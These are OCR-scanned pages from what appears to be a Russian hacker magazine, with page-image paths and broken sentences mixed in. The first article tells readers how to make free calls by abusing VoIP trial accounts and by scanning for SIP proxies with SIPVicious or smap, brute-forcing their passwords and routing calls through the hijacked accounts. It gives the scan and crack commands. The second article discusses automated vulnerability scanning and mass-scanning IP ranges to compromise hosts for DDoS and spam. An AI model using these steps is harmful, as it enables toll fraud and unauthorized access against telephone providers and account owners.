
СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND.RU /

АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

МЕЖГОРОД 4FREE!

НОВЫЕ СПОСОБЫ БЕСПЛАТНО ЗВОНИТЬ ПО МЕЖГОРОДУ

КРУГОМ ОДНИ РАСХОДЫ! ВОТ ВЗЯТЬ ХОТЯ БЫ ТЕЛЕФОННЫЕ РАЗГОВОРЫ. КАЖЕТСЯ МЕЛОЧЬ, НО ОБХОДИТСЯ НЕДЕШЕВО. А ЧАСТЕНЬКО ВООБЩЕ ВЛЕТАЕТ В КОПЕЕЧКУ, ОСОБЕННО ЕСЛИ ВЕЧЕРОМ ВЗБРЕДЕТ В ГОЛОВУ ПОЗВОНИТЬ ДАВНЕЙ ПОДРУЖКЕ С КАМЧАТКИ. ИЛИ, ЧТО ЕЩЕ ХУЖЕ, ИЗ США — ВОТ ВЕДЬ КУДА ЕЕ ЗАНЕСЛО! КОНЕЧНО, SKYPE — ЭТО ВЫХОД ИЗ ПОЛОЖЕНИЯ, НО БЫСТРЫЙ ИНЕТ И КОМПЬЮТЕР ЕСТЬ ПОД РУКОЙ ДАЛЕКО НЕ ВСЕГДА. А РАЗГОВАРИВАТЬ БЕСПЛАТНО ХОЧЕТСЯ И ЖЕЛАТЕЛЬНО ПО ОБЫЧНОМУ ТЕЛЕФОНУ. ПОТОМУ-ТО МЫ И ЗАДАЛИСЬ БОЛЬШОЙ И ЗНАЧИМОЙ ЦЕЛЬЮ — НАУЧИТЬСЯ ЗВОНИТЬ БЕСПЛАТНО. И ВЕДЬ НАУЧИЛИСЬ ЖЕ!



В давние времена для того, чтобы позвонить куда-либо на халяву, приходилось обманывать АТС. Это было непросто, и без знания специальной системы сигнализации №7 (Signaling System 7, SS7) рыпаться было бесполезно. Освоив огромную кипу документации, можно было по-настоящему гордиться собой и считать себя авторитетным фрикером. Существовал также вариант применения навыков социальной инженерии при общении с оператором, но и это не гарантировало результатов. Тем более постоянных. Сейчас же все изменилось и подходы стали совершенно другими.

Впрочем, и связь уже не та. Повсюду цифровые АТС, в метро — реклама многочисленных альтернативных операторов, предлагающих звонки по межгороду и за рубеж за копейки. А по сети и вовсе — звони в любые точки мира через тот же Skype. А все благодаря чему? Все благодаря технологии VoIP, с помощью которой, как выяснилось, можно звонить не только дешево, но и вообще бесплатно!

ВОТ ОНО, РЕШЕНИЕ

Признаться, на возможность бесплатно звонить по межгороду я наткнулся совершенно случайно. На глаза попалась ссылка на программу, якобы позволяющую совершать звонки в другие города и страны абсолютно 4free. И если бы не пара восторженных комментариев от авторизированных пользователей, то я тут же бы определил для себя эту программу как очередное средство выманивания многочисленных паролей пользователей или тупой маркетинговый ход. Но нет. Оказалось, что по ссылке www.poivy.com действительно можно скачать некое приложение, внешний вид которого говорил о том, что позвонить с его помощью все-таки реально. Но куда, пока было неясно. Никакого намека на принадлежность к России не было, поэтому в возможность звонков на российские городские телефоны я верил с трудом. Но все-таки решил попробовать!

Как и в любой сети, для работы требовалось завести себе аккаунт. В случае с PoivY все, что нужно, — это желаемое имя пользователя, пароль и рабочий email. После этого можно пользоваться. В нижней части интерфейса есть текстовое поле; оно никак не обозначено, но по иконкам с зеленой и красной трубкой телефона несложно догадаться, что предназначено оно для ввода номера. Итак, попробуем.

Программа svmap, входящая в комплекс SIPVicious

```
$ smap -O -t 200 89.53.10.0/24

scanning 89.53.10.0... timeout
scanning 89.53.10.1... timeout
....
scanning 89.53.10.8... up
User-Agent: AVM FRITZ!Box Fon WLAN 7050 14.04.01 (Jan 25 2006)
scanning 89.53.10.9... up
User-Agent: AVM FRITZ!Box Fon WLAN 7050 14.04.01 (Jan 25 2006)
scanning 89.53.10.10... up
User-Agent: AVM FRITZ!Box Fon WLAN 7050 14.04.01 (Jan 25 2006)
...
```

Ищем SIP-прокси через SMAP

Я ввожу свой домашний телефон в международном формате (+74842123456) и звоню.
Каково же было мое удивление, когда стоящий рядом телефон действительно запищал. Я снял трубку, соединение было установлено практически моментально. Тут же начались эксперименты со звонками в Москву, Питер, Рязанскую область — куда бы я не звонил, соединение устанавливалось мгновенно. Связь на самом высоком уровне, с небольшими и вполне простительными задержками. К сожалению, радость длилась недолго, и очень скоро сервис сообщил о том, что лимит бесплатных минут исчерпан. Далее — внимание: я просто выбрал в меню «Файл → Войти как новый пользователь» и получил новую порцию бесплатных звонков. Вот это сервис :).

НО РЕШЕНИЕ С ОГРАНИЧЕНИЯМИ

Без ложки дегтя, конечно, не обошлось. Самый главный недостаток этого сервиса — отсутствие возможности звонить на мобильные телефоны (забегая вперед, скажу, что для этого пришлось искать другой способ). Но зато широта всевозможных направлений бесплатных звонков впечатляет. Хотя и тут есть свои тонкости. Сразу после регистрации оператор выделяет небольшую сумму для пробного звонка (0,151 евро). Звонки с пометкой Free, то есть бесплатные, на самом деле стоят денег (пускай и ничтожных). В зависимости от выбранного направления, бесплатных разговоров с одного аккаунта может хватить на 5-30 минут. Повторная регистрация решает проблему, но лишь отчасти, потому как количество учетных записей с одного IP ограничена и каждый раз придется не только регистрироваться, но еще и периодически заботиться о смене своего сетевого адреса. Выход из этой ситуации — положить на счет 10 евро. После этого у тебя в течение трех месяцев будет 300 бесплатных минут в неделю, а сами деньги ты можешь потратить на мегадешевые звонки (гораздо выгоднее именитого Skype), к примеру, на мобилы. Впрочем, на этом тонкости не заканчиваются.


НЕБОЛЬШОЕ РАССЛЕДОВАНИЕ

В ходе небольшого расследования выяснилось, что подобных PoivY-сервисов как минимум с десяток. Они имеют разные названия и разные клиенты, но все как один являются реселлерами (то есть обычными перепродавцами) крупной телекоммуникационной компании Betamax (www.betamax.com). Но нам это даже на руку!
У каждого из реселлеров есть свой список бесплатных направлений, зависящий от ориентированности их клиентов. Поэтому если с одного сервиса звонки в ту же Турцию платные (как, например, в случае с описанным PoivY), то есть все шансы найти оператора, который предоставляет их бесплатно. Кстати, такой действительно есть — www.12voip.com.


Остается только вопрос: как найти нужного? Для этого есть специальный сайт, на котором автоматически собираются и группируются тарифы всех реселлеров. Держи его в секрете: http://backsla.sh/ detamax. Для справки: сразу 16 сервисов предоставляют бесплатные звонки в Россию.
И еще один момент. Каждый из Betamax-сервисов предоставляет замечательную услугу — Direct Call, позволяющую обоим собеседникам обходиться одним только телефоном безо всякой гарнитуры. Итак, смысл в следующем. В одно из предложенных текстовых полей ты вводишь свой телефон, в другое — телефон своего собеседника, тут же нажимая кнопку «Соединить». Не пройдет и пары секунд, как раздастся телефонный звонок. Один на связи! Теперь сервис позвонит твоему собеседнику. Как только тот возьмет трубку, между вами будет установлена прямая связь. Вот так просто и эффектно. Причем состояние («идет звонок», «занято», «абонент не отвечает») ты в реальном времени можешь посмотреть на сайте (если, конечно, для звонка используешь именно его).

А КАК ЖЕ МОБИЛЫ?


Неприятное ограничение, связанное с отсутствием возможности позвонить на мобильные телефоны, заставило нас продолжить эксперименты. Новая задумка появилась довольно скоро. А почему бы самим не устроить бесплатное направление туда, куда нужно? Для того чтобы лучше понять суть идеи, давай разберемся, каким образом устроены популярные VoIP-сервисы.
Огромную роль во всей индустрии играет замечательная технология SIP (Session Initiation Protocol), отвечающая за передачу голоса, трансляцию видео и отправку факсимильных сообщений. Это не единственный протокол, используемый для передачи данных в цифровом виде, однако именно он получил наибольшее распространение за счет своей открытости. И именно его использует абсолютное большинство приложений, как клиентских для осуществления звонков пользователями, так и серверных, которые эти звонки обрабатывают.
Общая схема работы следующая. Есть клиенты, которые с помощью специальных VoIP-телефонов (смотри скриншот) либо чисто программных средств (тот же Skype или Gizmo) соединяются со специальным координирующим звеном — учрежденческой АТС (в английских терминах — BPX, Private Branch eXchange). BPX управляет звонками между своими пользователями или, в случае необходимости, перенаправляет их на обычные телефоны (сотовые или городские), то есть в так называемую телефонную сеть общего пользования (PSTN, Public Switched Telephone Network). Перенаправление осуществляется за счет специальных шлюзов — SIP-прокси. Поэтому общая идея заключалась в том, чтобы найти SIP-прокси, просканировав диапазон




dvd
На нашем DVD ты найдешь весь софт, упомянутый в статье, а также многочисленные мануалы по технологии VoIP.



links
www.faqs.org/rfcs/rfc3261.html — RFC 3261: протокол SIP.
www.trixbox.org — специальный *nix-дистрибутив для организации PBX.



info
Часто возникает вопрос: какой объем трафика будет кушать VoIP? Здесь многое зависит от кодека. В случае g723 примерно 1,5 Кб/с, g711 — ~9 Кб/с в каждую сторону, g729A — ~3 Кб/с. Но необходимо учитывать, что, когда ты молчишь, от тебя к собеседнику трафик не идет.



Итак, нам нужен SIP-прокси!



С помощью услуги DirectCall можно бесплатно позвонить по межгороду, просто указав на сайте два телефона (абонента и свой собственный), — система сама вас соединит

IP-адресов, получить к ним доступ (в случае если они закрытые), а потом использовать полученные аккаунты в настроенном нами VoIP-софте. Вот тебе и бесплатные звонки.

ИЩЕМ SIP-ПРОКСИ

Реализовать эту затею можно при помощи SIPVicious (http://code.google.com/p/sipvicious). Это известный набор утилит, написанных на Python, который идеально подходит для SIP-хакинга. Состоит он из нескольких приложений:

- svmap — сканер SIP-устройств в сетях;
- svwar — сканер активных подключений на PBX;
- svcrack — пасс-крякер для SIP PBX.

Зачастую на VoIP-устройствах используются распространенные пароли, поэтому подобрать их не составляет труда. Этим когда-то воспользовался VoIP-хакер Робер Муре (Moorer). Им было украдено кредитов на 10 миллионов минут разговора общей стоимостью 1 миллион долларов. Неплохо. Однако за этим последовал его арест ФБР, но это уже другая история :), а факт остается фактом.

Итак, приступим. Качаем пакет с сайта code.google.com/p/sipvicious и с помощью интерпретатора Python запускаем сканер:

```
python swmap.py 10.1.1.1/24 -p(порт)-o scan.csv
```

Через некоторое время будет готов отчет о сканировании scan.csv, в котором мы увидить список найденных устройств для подключения. В тех же целях можно использовать никсовую утилиту smap, в этом случае команда для начала сканирования выглядит примерно так:

```
smap -O -t 10.1.1./24
```

Двигаемся дальше. Среди найденных шлюзов большая часть, наверняка, будет запаролена, поэтому натравляем на них брутфорс (файл с паролями для перебора ты найдешь на нашем диске):


```
python swcrack.py хост -p(порт) -u(предположительное
имя пользователя) -d (файл с паролями для перебора)
```

ЧТО ДЕЛАТЬ ДАЛЬШЕ

Итак, у нас есть серверы, параметры учетной записи. Что делать дальше? Нужно понять, что с помощью этих данных можно направить звонки в чужие сети, имеющие выход на PSTN-гейт, а значит звонить фактически на любые номера! Поэтому сразу после того, как мы обзавелись SIP-аккаунтами, мы подняли свою собственную PBX, то есть небольшую АТС. Тут мы могли поступить двумя способами: либо купить дорогостоящее физическое оборудование, что для нас явно не вариант, либо же использовать программные реализации. Самым авторитетным инструментом, конечно, является никсовый Asterix (www.asterisk.org), но мучиться с ним не хотелось. В наших целях был вполне пригоден его виндовый порт (www.asteriskwin32.com) или решение от компании Brekeke (www.brekeke.com). Последнее поставляется в практически настроенном виде, и все, что от нас требуется, — это создать нового пользователя и указать насканенный SIP-gate (Voip provider), обозначив его IP-адрес (или



Программный телефон X-Lite



Регистрируем новый аккаунт в PoivY




Иллюстрация крупной VoIP-сети с выходом на телефонную сеть общего пользования (PSTN)

имя), а также порт, что, собственно, мы и сделали. В качестве программного телефона (softphone) был взят уже проверенный вариант — программа X-Lite from Xten (www.xten.com), в которой нужно лишь указать сервер, а также параметры созданного пользователя. Готово!

НЕ РАБОТАЕТ!

Казалось бы: есть шлюз на PSTN, есть своя PBX, есть софтовый телефон. Звони не хочу. Но и тут есть нюансы. Во-первых, номер набирать нужно обязательно в международном формате, об этом подробно написано во врезке. Но это ерунда по сравнению со вторым нюансом. Дело в том, что заранее определить, в какие направления разрешает переадресацию звонков взломанный SIP-прокси, мы не можем. Возможно, только в Штаты. Или только в Европу. Вполне реально, что во все направления или вообще никуда. Определить это можно фактически только методом тыка. Хотя посмотреть географию сервера (воспользовавшись сервисом www.ip2location.com) тоже не помешает. Если выяснится, что SIP-прокси находится в Германии, то есть все основания полагать, что туда-то звонки будут перенаправлены точно. С остальными странами все аналогично!

ПОЕХАЛИ!

Запускаем X-Lite. Идет соединение с нашей BPX. Все OK. Впрочем, по-другому и быть не может. Теперь вводим московский мобильный номер и, практически не дыша, жмем на клавишу соединения... А-а-а! Телефон на столе завибрировал, указав какой-то странный немецкий номер. Мы дозвонились!



Типичный VoIP-телефон удобен, но вместо него всегда можно использовать программное средство

Как набрать номер в международном формате

Все номера обязательно нужно набирать в специальном международном формате, который имеет следующий вид:

```
+<country_code> <area_code> <exchange_code>-<extension>
```

<country_code> — международный код страны; идущий перед ним плюс указывает на необходимость набрать код доступа для выхода на междугородку. **<area_code>** — междугородный код в этой стране, который нужно отделять с обеих сторон пробелами; часть кода иногда берут в круглые скобки, для того чтобы показать, что ее надо набирать только при звонках внутри страны. **<exchange_code>** — код АТС. **<extension>** — номер абонентской линии на этой АТС; код АТС и номер абонентской линии разделяются дефисом и вместе образуют местный абонентский номер.
Так, номер телефона 123-4567 в Москве в международном формате будет выглядеть следующим образом: +7 495 123-4567. В некоторых сервисах вместо плюса нужно указать код доступа для выхода на междугородку (обычно это 00), то есть для набора номера в нужном поле придется ввести 0074951234567.

КРИС КАСПЕРСКИ




Взлом без хакера


Автоматический пен-тестинг на пальцах

В ПОСЛЕДНЕЕ ВРЕМЯ ПОЯВИЛОСЬ МНОЖЕСТВО УТИЛИТ ДЛЯ АВТОМАТИЧЕСКОГО ПОИСКА УЯЗВИМОСТЕЙ, НЕ ТРЕБУЮЩИХ ОТ ХАКЕРА НИКАКОЙ КВАЛИФИКАЦИИ И ПОДВЛАСТНЫХ ДАЖЕ ЮЗЕРАМ. ПРОСТО ЗАПУСТИ ПРОГРАММУ — И ПОЖИНАЙ ПЛОДЫ ЕЕ РАБОТЫ В ВИДЕ МНОГОЧИСЛЕННЫХ ДЫР И ОШИБОК, НАЙДЕННЫХ В ИССЛЕДУЕМЫХ ПРИЛОЖЕНИЯХ ИЛИ СЕРВИСАХ. ОДНАКО… ЕСЛИ БЫ ВСЕ БЫЛО ТАК ПРОСТО, ИНТЕРНЕТ УЖЕ ДАВНО ЗАГНУЛСЯ БЫ И МЕДЛЕННО УМИРАЛ СРЕДИ ДЫМЯЩИХСЯ РУИН. АВТОМАТИЗИРОВАННЫЙ ПОИСК ИМЕЕТ СВОИ ОГРАНИЧЕНИЯ, О КОТОРЫХ ПОЛЕЗНО ЗНАТЬ, ПРЕЖДЕ ЧЕМ ХАЧИТЬ, ПОЭТОМУ НЕМНОГО ТЕОРИИ НЕ ПОМЕШАЕТ.

Скажу тебе по секрету. Ручной поиск дыр — крайне трудоемкое занятие, требующее обширных знаний в самых различных областях, причем целенаправленный поиск крайне неэффективен. Так, практически все крупные уязвимости были обнаружены случайно. Ну не совсем случайно, конечно. Тысячи хакеров не отрываются от дизассемблера, но фортуна стоит к ним задом, и удача улыбается лишь немногим. Зачастую даже не самым умным, талантливым, продвинутым… просто более везучим. Здесь все как у золотоискателей, даже хуже. Ареал поиска настолько широк, что совершенно непонятно, куда рыть, где искать и, самое главное, что именно надо искать. Природа дыр довольно разнообразна, и, за исключением классических случаев (например, ошибки переполнения или синхронизации), их четкой классификации до сих пор нет.



Быстрое сканирование в исполнении авторитетного сканера CORE IMAPCT



Примерно так выглядит код, загнанный на граф

КОРОТКИЙ ИСТОРИЧЕСКИЙ ЭКСКУРС

Попытки механизировать, тьфу, то есть автоматизировать процесс добычи дыр из недр программного кода предпринимались неоднократно. Уже в самом начале 90-х годов количество отрытых уязвимостей исчислялось сотнями, что позволяло задействовать математический аппарат статистического анализа. Выяснилось, что многие баги имеют сходную природу и программисты зачастую совершают одни и те же ошибки: например, выделяют буфер фиксированного размера, куда копируют полученную по сети строку, забыв предварительно проверить ее длину. Такие оплошности могут быть обнаружены чисто механически, путем передачи серверу строк различной длины в надежде, что случится переполнение и произойдет крах системы.

В 1993 году появился первый автоматический сканер уязвимостей, предназначенный для удовлетворения потребностей системных администраторов и ориентированный на мирные цели. Однако хакеры быстро осознали, какие перспективы открывает это мощное оружие, и прибрали его к своим рукам. Речь идет о знаменитой утилите SATAN (Security Administrator Tool for Analyzing Networks — Инструмент администратора для анализа безопасности сетей), созданной Дэном Фармером (Dan Farmer) и Вице Винемом (Wietse Venema). Проект развивался вплоть до 1995 года, а потом был заброшен и, в попытке откреститься от хакерской составляющей, переименован в SANTA (Дед Мороз). Сегодня любой желающий может скачать исходные тексты (смесь Perl'а с Си) с www.porcupine.org/satan и вывести Сатану на орбиту, но... реальной опасности она уже не представляет. Так, чисто музейный экспонат.

Кстати говоря, к аресту известного хакера Кэвина Митника Сатана имеет самое непосредственное отношение. Тсутому Шимомура (Tsutomu Shimomura) — эксперт по безопасности — получил заказ от военных ведомств США на разработку улучшенной модели Сатаны, с помощью которой военные надеялись контролировать интернет, что технически вполне возможно, главное — дыры иметь (достаточно вспомнить червя Морриса). Вот в поисках исходных текстов этого монстра Кевин и вломился к Шимомуре на компьютер. А тот, обнаружив, что его поимели, в панике поднял военных по тревоге, и они прищемили Кевина, как молодого. Впрочем, существенно улучшенной модели Сатаны так и не появилось. Автоматизированный поиск дыр оказался недостаточно эффективным — сканер обнаруживал лишь единичные уязвимости. Попытка взять интернет под контроль угасла, как бычок в писсуаре, а Шимомура всю оставшуюся жизнь зарабатывал рассказами о том, как круто он щемил Митника.

Современные утилиты автоматизированного поиска, конечно же, ушли далеко вперед, но реальной угрозы они не представляют. Так, развлечение для пионеров, атакующих пионерские сайты, создатели которых совершенно не озабочены безопасностью (хинт: что мешает им скачать тот же самый сканер и проверить самих себя на вшивость?!).


АВТОМАТИЗИРОВАННЫЙ ПОИСК ДЫР БЕЗ СОРЦОВ


В большинстве случаев хакерам приходится атаковать узлы без прикрытия со стороны танков и артиллерии, то есть без исходных текстов, что существенно усложняет задачу автоматического сканирования. Даже если целевой узел завязан на open source проектах, очень трудно (а порой и невозможно) определить, какая версия программы там установлена и с какими заплатками. А уж о том, что при перекомпиляции другой версией компилятора или другими ключами часть дыр может исчезать (допустим, использован ключ, форсирующий проверку границ буферов в реальном времени), лучше вообще промолчать.

Короче, мы будем исходить из того, что исходных текстов у нас нет. Что мы можем сделать? Атакуемая программа представляет собой черный ящик со входом и выходом. Устройство черного ящика неизвестно, и потому нам приходится искать золото без карты в полной темноте, да еще и с завязанными глазами и связанными руками. Просто поразительно, что коммерческие (да и некоммерческие) сканеры безопасности ухитряются в таких условиях находить дыры. Как же они, черт возьми, это делают?!

А никак. То есть вообще никак. Движок, дающий основной выхлоп, основан на базе уже известных уязвимостей и потому для эффективной работы требует постоянной дозаправки, в смысле скачки свежих обновлений. Ведь старые дыры постепенно затыкаются, и мощь сканера неуклонно падает. Чтобы написать подобный сканер, много ума не надо, и потому можно выбирать любой из десятков готовых (лично мыщъх предпочитает XSpider, но навязывать свои вкусы никому не собирается). Лень системных администраторов (не говоря уже о домашних пользователях) приводит к тому, что количество уязвимых узлов в любой произвольно взятый момент времени исчисляется миллионами! Достаточно заправить сканер свежим топливом, выбрать диапазон IP-адресов пошире и... немного подождать. Сканер будет методично перебирать все IP один за другим, проверяя их на предмет установки всех обновлений. Кто не подсуетился, тот уже хрустит у нас на зубах.

Ну и кто же там у нас хрустит? Домашние пользователи — это понятно. Их будет большинство. Да только что с домашних пользователей возьмешь? Конфиденциальных документов у них нет, вычислительные мощности слабые, сетевые каналы узкие, как медицинская игла... Попадется и какое-то количество серверов различных организаций, обычно государственных, где на месте администратора сидит вообще непонятно кто... или что... Тут уже можно развернуться и пошерстить в локальной сети на предмет поиска чего-нибудь интересного. А широта каналов позволит использовать их в самых разных целях: от DDoS-атак до банальной рассылки спама. А вот серверы крупных компаний таким методом уже не взломать. Там за безопасностью следят весьма добросовестно, и хотя ленивые (тупые) администраторы все-таки встречаются, эти встречи носят разовый характер. Так что вся надежда на алгоритмы, позволяющие обнаруживать ранее неизвестные дыры, против которых еще не существует вакцины и


Пример ругательства компилятора GCC на функцию gets (внимание: функция gets опасна и не должна использоваться)


Задаем параметры поиска дыр в легендарном Nessus



▶ links
www.forinsect.de/pentest/pentest-tools.html — утилиты для автоматического пентеста;
wwwsectools.org — 100 утилит для взлома.

заплатки еще не написаны.
Самое простое (но не самое умное), что может делать сканер, — это искать ошибки переполнения (благо они самые распространенные), посылая серверу запросы с полями различной длины. Почему различной? Разве не логично бомбардировать сервер строками сумасшедшей длины, чтобы сразу выловить все ошибки переполнения? Увы... Обработка запросов включает в себя несколько этапов, и данные в процессе продвижения по пищеварительному тракту проходят через множество буферов, часть из которых выполняет проверку, а часть, возможно, и нет. В результате этого ошибка переполнения проявляется только при обработке строк определенной длины. Более короткие строки полностью помещаются в буфер (и переполнения не происходит), более длинные отлавливаются другими проверками.
Чем больше полей в запросе и чем сложнее структура самого поля, тем больше вариаций мы получаем. Сканер вынужден перебирать огромное количество комбинаций, а это не только трафик, но еще и время. Плюс подозрительно возросшая сетевая активность, регистрируемая системами обнаружения вторжений. Вот, чисто для примера, возьмем простейшее поле FROM вида «john.smith@domen.com <John Smith>». Как нетрудно догадаться, в процессе синтаксического анализа сервер разделит одну строку на несколько частей: «john.smith», «domen.com» и «<John Smith>», каждая из которых пройдет через свою цепочку буферов, и потому, чтобы найти ошибку переполнения (даже если она там есть), необходимо поизвращаться со всеми подполями.
Автор реально сталкивался с ситуацией, когда почтовый сервер ограничивал длину поля FROM 1024 байтами и копировал имя пользователя, заключенное в угловые кавычки, в буфер длиной 1000 байт без проверки на переполнение, причем, чтобы добраться до адреса возврата (который и являлся главным объектом атаки), требовалось поместить в буфер еще 12 байт. Плюс 4 байта самого адреса возврата. Итого на все остальные поля отводится 1024-(1000+12+4)=8 байт, то есть их длина должна быть сокращена до минимума, иначе мы просто не влезем в отведенные нам лимиты. Другими словами, чтобы найти строку, вызывающую переполнение, требуется перебрать просто гигантское количество вариантов. Неудивительно, что большинство подобных ошибок годами остаются необнаруженными!

ПОЛУСЛЕПОЙ ПОИСК

